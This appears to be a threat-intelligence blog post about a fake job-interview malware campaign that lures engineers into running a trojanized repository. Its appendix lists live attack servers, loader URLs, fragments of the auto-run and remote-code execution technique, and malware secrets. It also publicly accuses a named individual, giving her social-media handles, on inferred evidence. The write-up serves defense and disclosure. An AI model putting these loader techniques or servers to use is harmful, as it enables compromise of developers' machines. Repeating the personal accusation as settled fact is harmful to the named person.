
The signal was never the name; it is a bare `:1224` sitting behind a hostname that doesn't belong to its neighborhood.

The companies being impersonated by this operation apparently have brands anyone can borrow and no way to stop them. For example, OG Labs has warned its own candidates in public for months that only LinkedIn can remove a fraudulent profile and that LinkedIn does not, and the impersonation has run on regardless.

A company can warn its applicants and report the accounts, and there it stops, because the one lever that would settle it belongs to the platform and the platform does not pull it. Why it does not, and why the impersonator's account carries the same verified badge as OG's own founder, is the subject of the [companion](#) to this piece. The recurrence, the same lure returning under one borrowed name after another — and at times with the same name for months on end — is the point.

I'm naming the "recruiter" who performed this initial stage of this attack. Her alleged name is [Anne Plazas Parra](#) — the account is LinkedIn's `anne-plazas-parra-68a880253`, verified by the platform and based in Bogotá, with matching profiles under the same name on Instagram (`anne914_p`) and [Facebook](#). Her own LinkedIn profile lists her as an HR Business Partner at OG, yet the job she pitched my partner was at Ritual, with OG never mentioned. The same verified account claimed one company and recruited for another.

Meanwhile, OG Labs has confirmed that Parra is not employed by the firm and has never worked there.



While a name on a malicious commit is not proof, and I suspect some of these identities may be rented or stolen, Anne is not a simple name on a commit. In this case, what names her is not one act but a coordinated one, and coordination can't be accounted for through some innocent explanation.


Walk the sequence: the day of the initial scheduled call, she messaged from her LinkedIn account to confirm my partner was getting on the call. On the day the call actually happened, she did not appear to run the interview herself; she seamlessly handed my partner off to a man who went by a name he recalls as "Doran", who spoke English with a significant (European? Eastern European?) accent, and who killed his own video the instant the call began and blamed his bandwidth — all with the racket of a busy call center in the background.

Video off on sight is a documented signature of these interviews, and the accent did not match a woman in Bogotá nor a company called Ritual, but neither of those alone is the tell. The tell is what happened at the moment of detection. My partner was walked to the step the whole call was built around — cloning and running the repository — and when his check on it came back naming it malware and he said so out loud, the interviewer hung up and the recruiter rapidly blocked him across every platform inside the same hour. No message before it, none after.

An innocent freelancer whose candidate gets cold feet does not vanish in lockstep with a separate interviewer she handed off to at the exact second the payload is named. Two people reacting as one, on two channels, the instant

the operation is burned is a kill switch and not a likely coincidence.

The only party that could take the profile down has given no sign it would. OG had spent months saying in public that only LinkedIn can remove a fraudulent profile and that LinkedIn does not, and the impersonation ran on regardless.





I reported the account to LinkedIn all the same. I did not attempt to contact the account directly; it had already blocked my partner mid-operation, and warning an active operator of a pending story serves no one. The profile is still there as I publish, verification badge and all, ready to open the next conversation with the next engineer — all this despite the fact that CTO Morgan Greff [named her](#) directly on LinkedIn months ago!

Sadly, naming her is all that is left once the only institution that could act has declined the job.

Disclosure timeline

- **2026-04-07 → 05-18:** attacker prep. The fake “Open Roles at RITUAL” doc is created (Apr 7), the backdoor is committed to `RitualProg/MetaPlay` (May 4), and the lookalike `ritualhub.net` is registered (May 18).
- **2026-07-02:** first LinkedIn contact from the recruiter, “Anne.”
- **2026-07-08:** Anne messages to confirm my partner is getting on the call the next day.
- **2026-07-09:** the video call, run not by Anne but by a male interviewer, “Doran,” who kills his video at the start; the “pull down the code” ask; the clone into a throwaway VM where his own check flagged it as malware, which is what started all of this. Within the hour, once my partner names the repo as malware, the interviewer hangs up and Anne blocks him across every platform. Same day: the full analysis (defang → passive recon → a single VPN’d decoy probe → deobfuscation → stage-2 C2 `51.178.11.181:1224`), the shared-commit pivot that surfaced the sibling fleet, and disclosure to Vercel, OVH, Namecheap, GitHub, and LinkedIn, all acknowledged receipt, plus a heads-up to OG Labs. Takedowns pending at publication.

- **2026-07-11:** second pass. A pivot on the operators' committer address (`coinstar@gmail.com`) expands the fleet from three repositories to **more than forty**, across a dozen impersonated companies; a full-source harvest of each surfaces additional Vercel loaders and more hardcoded `:1224` stage-two servers, including `51.178.11.177` . Disclosure to Vercel and GitHub expanded accordingly.
- **2026-07-12:** a Shodan sweep of the operators' bulletproof host (`AS396073`) surfaces a live command server, `216.250.249.179` , that appears in none of the repositories, confirmed with a zero-byte TCP probe; urlscan confirms four stage-one loaders still serving. With the reported profile still live and LinkedIn yet to act on it, the recruiter is named in this post.

Critical Indicators & Defensive Playbook		
Actionable telemetry from the Contagious Interview / BeaverTail campaign.		
Key IOCs (Infrastructure)	TTPs (Behavioral Signatures)	Tactical Defense
Committer Email: <code>coinstar@gmail.com</code> Stage 2 Hub: Majestic Hosting / SpinServers (AS396073) Known C2 IPs: 51.178.11.181, 216.250.249.179 (Ports: 1224, 3389) Campaign Tag: base64 Y3Jhc2ggdGhlIGJhZCBndXl z 	• Camera-off interviews (claimed bandwidth issues). • Rushing candidates to clone/run generic repos (e.g., Web3 poker games). • Split persona: "HR Partner" handles setup; anonymous technical interviewer handles execution. 	• Engineers: Treat npm install as code execution. • Use <code>--ignore-scripts</code>. • Use throwaway VMs. • Companies: Publish authorized recruitment domains. • Demand Out-of-Band verification. 

- **Malicious repo:** `github.com/RitualProg/MetaPlay` (trojanized fork; live at writing)
- **Fleet siblings (found via SHA pivot):** `RitualGame/MetaPlay` (live, pushed 2026-07-09), `Bluwahle-Games/DeepWhale` (impersonates Bluwhale); share base commit `dab886d` ; both point at the same `gamboracle / ipcheck-six` C2
- **Stage-1 RCE loader C2:** `https://gamboracle.vercel.app/api` (HTTP 200, live 2026-07-09)
- **Stage-1 env-exfil C2:** `https://ipcheck-six.vercel.app/api` (HTTP 451 / taken down 2026-07-09)
- **Stage-2 hard C2:** `http://51.178.11.181:1224/api/checkStatus` (OVH FR; PTR `e1.scimedopenpublisher.info`)
- **Loader sample:** SHA-256 `28c9d28477ba63486a086bc02a82bf9c2734df20f2b9f37b8e0aabf3cd03833d` (4,859 B, obfuscated JS)
- **Campaign tag:** base64 `Y3Jhc2ggdGhlIGJhZCBndXl z` = "crash the bad guys"
- **Social-engineering infra:** `ritualhub.net` , `crew@ritualhub.net` , `michael.peter.hq@gmail.com` , `calendly.com/ritual-join` ; recruiter persona "Anne" (named in the second-pass table below), interviewer "Doran"

First-hand, second pass (2026-07-11/12; found by pivoting from the incident above):

- **Operator committer (the pivot):** `coinstar@gmail.com` , the *committer* on 40+ live repos; enumerate via GitHub commit search. Author fields carry the borrowed developer identities; the committer is constant.
- **Fleet scale:** 40+ repos (43 and climbing at publication) impersonating Ritual, Bluwhale, 0G Labs, Dapper Labs, EverDreamSoft, Xaya, Alchemy, Moralis, ChainFlip, Celestium, TradingView; oldest ~Aug 2025
- **Stage-1 loaders (Vercel), live 2026-07-12:** `apiformeta.vercel.app/api` , `ip-testcheck.vercel.app/api` , `project-mjecx.vercel.app/api` (HTTP 200, serving), alongside the still-live `gamboracle`
- **Stage-1 loaders, taken down / gated:** `astrahub` , `rgg-test` , `rgg-vercel` , `test-g-ac`s , `apiserver-jade` (`/api/data` , HTTP 451); `coreviewer` (`/task/{os}?token=`), `0g-auth-check` (`/api/validate?token=`); OS-aware `vscode-settings-529` / `vscode-check-mo2` / `vscode-settings-8140-self` (`/api/settings/{os}` , 403/404)
- **Additional stage-2 hard C2s (:1224):** `51.178.11.177` (OVH; hardcoded in 9 repos); `216.250.251.187` , `147.124.212.180` (Majestic); `216.250.249.179` , **live 2026-07-12, found via Shodan, in no repo**
- **Stage-2 hosting hub: Majestic Hosting Solutions, AS396073** (SpinServers network); operator boxes expose port 1224 + port 3389 (RDP)
- **Hunt queries:** Shodan `asn:AS396073 port:1224` ; GitHub `committer-email:coinstar@gmail.com` and `hash:dab886d...`
- **C2 reverse-DNS (camouflage, DO NOT block):** `scimedopenpublisher.info` , `stayinsunshine.com` (a real WordPress site), `wanderingboxbar.com` (expired/parked). PTRs the crew sets on their C2 IPs; not their infrastructure, and in two cases someone else's
- **Recruiter (named; witting facilitator): "Anne Plazas Parra"**. LinkedIn `anne-plazas-parra-68a880253` (identity-verified, Bogotá, live at publication; profile lists 0G as employer while the approach pitched Ritual); Instagram `anne914_p` ; Facebook `profile.php?id=61558233095412` . Assessed witting on coordinated behavior, not a borrowed byline: she was the persistent front, confirmed the call the day before, handed off to a separate interviewer who cut his video on sight, and blocked the target across every platform within the hour the payload was named, in lockstep with the interviewer's hang-up.

Corroborated with public reporting (see [gist](#), [reymom.xyz](#), [AllSecure](#)):

- **Sibling repos (attacker-controlled orgs; 0G-Labs-I0 and 0g_labs impersonate 0G Labs, ritualPlay-Net impersonates Ritual):** `ritualPlay-Net/RitualPlay` , `0G-Labs-I0/MGVerse` , `bitbucket.org/0g_labs/rollplay-i`
- **Sibling stage-2 C2s:** `216.250.249.176:1224` (Majestic Hosting / SpinServers, AS396073, Carrollton TX); `104.192.42.117:3000` (EuroHoster / AS207728, per AllSecure)

- **Wider-cluster C2 IPs (hosting WHOIS-verified):** 107.189.16.154:8353 (FranTech / PonyNet, US) · 5.180.30.30:4558 (THE-HOSTING / WorkTitans B.V., NL) · 31.222.238.61:4558 (P.Q. Hosting / Weiss Hosting Group, Chişinău, Moldova)
- **Same-actor tell:** config.js secrets Espsoft123# (MySQL) + ly27lg35kci85tvgvl0zgbod4 (JWT), byte-identical across copies
- **Committer-email IOCs (per AllSecure; recur across both repos):** coinstar@gmail.com , webvlada2024@gmail.com , randhawanpreet37@gmail.com , ignusmart@gmail.com , mjlescano@protonmail.com , Pourcheriki@gmail.com , aaronhiroto.bm@gmail.com , lxin6793@gmail.com . *Indicators, not accusations; some may be stolen/rented identities.*
- **Campaign fingerprints:** campaign ID env070722 ; misspelled detection string deps-theard ; extra stagers oracle-reg-check.vercel.app , ip-checking-notification-pic.vercel.app
- **Code signatures:** header x-app-request: ip-check ; new Function("require", response.data) ; .vscode/tasks.json runOn: folderOpen ; package.json prepare hook; :1224 + /api/checkStatus , status:"error" → eval

The command servers are scattered on purpose: FranTech in the US, SpinServers in Texas, THE-HOSTING in the Netherlands, and P.Q. Hosting in Moldova. The last two are the same EU-sanctioned Russian bulletproof network under two names, routed as one (AS209847), so no single provider or registrar can pull the whole thing down at once.

(IOCs from third-party reports that I could not independently verify against primary sources are deliberately omitted.)

This analysis gratefully leans on those of other researchers. The nearest match to our own incident is [Christian Papathanasiou of AllSecure](#), a security CEO who was targeted by the same crew and reverse-engineered their malware out loud; his committer-email indicators and infrastructure map thread through the appendix above. [Adib Hanna](#) and the researcher writing at [reymom.xyz](#) each cracked open sibling repositories and confirmed details we could otherwise only watch first-hand. [OpenSourceMalware](#) first pinned down the folder-open auto-run technique, and [Kudelski Security](#) the beacon protocol I decoded by hand. The broader campaign has its shape thanks to the threat-intelligence teams at [Socket](#), [Palo Alto Unit 42](#), [Google/Mandiant](#), [ESET](#), [CrowdStrike](#), [Microsoft](#), and [NTT Security Japan](#), who gave OtterCookie its name.

A separate thanks to the two who wrote from the receiving end. Papathanasiou and [KnowBe4](#), whose CEO published his own company's near-miss, both chose to describe being targeted instead of quietly moving on. The field is measurably better for it, and this piece is a direct beneficiary.

One last credit, of a different kind. The malicious repo is a weaponized copy of a legitimate open-source project, and the real developers whose honest work was grafted into it to lend it a decade of false history, [Zeke Sikelianos](#) and the base project's actual maintainers among them, are victims here, not participants. Read their commits as what they are: evidence of the theft, not proof of complicity.

- Socket: [Contagious Interview across 5 ecosystems](#) · [338 npm packages](#) · [GitHub infrastructure](#)

- Palo Alto Unit 42: [original BeaverTail/InvisibleFerret disclosure](#) · [fake recruiters](#)
- Google/Mandiant: [UNC5342 adopts EtherHiding](#)
- ESET: [DeceptiveDevelopment](#) · CrowdStrike: [Famous Chollima](#) · MITRE: [G1052](#)
- NTT Security Japan: [OtterCookie](#) · Kudelski: [checkStatus beacon analysis](#)
- FBI IC3: [data extortion](#) · [hiring red flags](#) · [Bybit/TraderTraitor](#) · DOJ: [nationwide laptop-farm actions](#) · Treasury: [sb0416](#)
- AllSecure: [North Korea Tried to Hack Our CEO Through a Fake Job Interview](#) (sibling incident: the same generic base project under the attackers' "0G RollPlay" branding, with the shared `ipcheck-six` stager and the same committer identities)

Source: <https://www.hackingbutlegal.com/p/north-korea-is-hiring>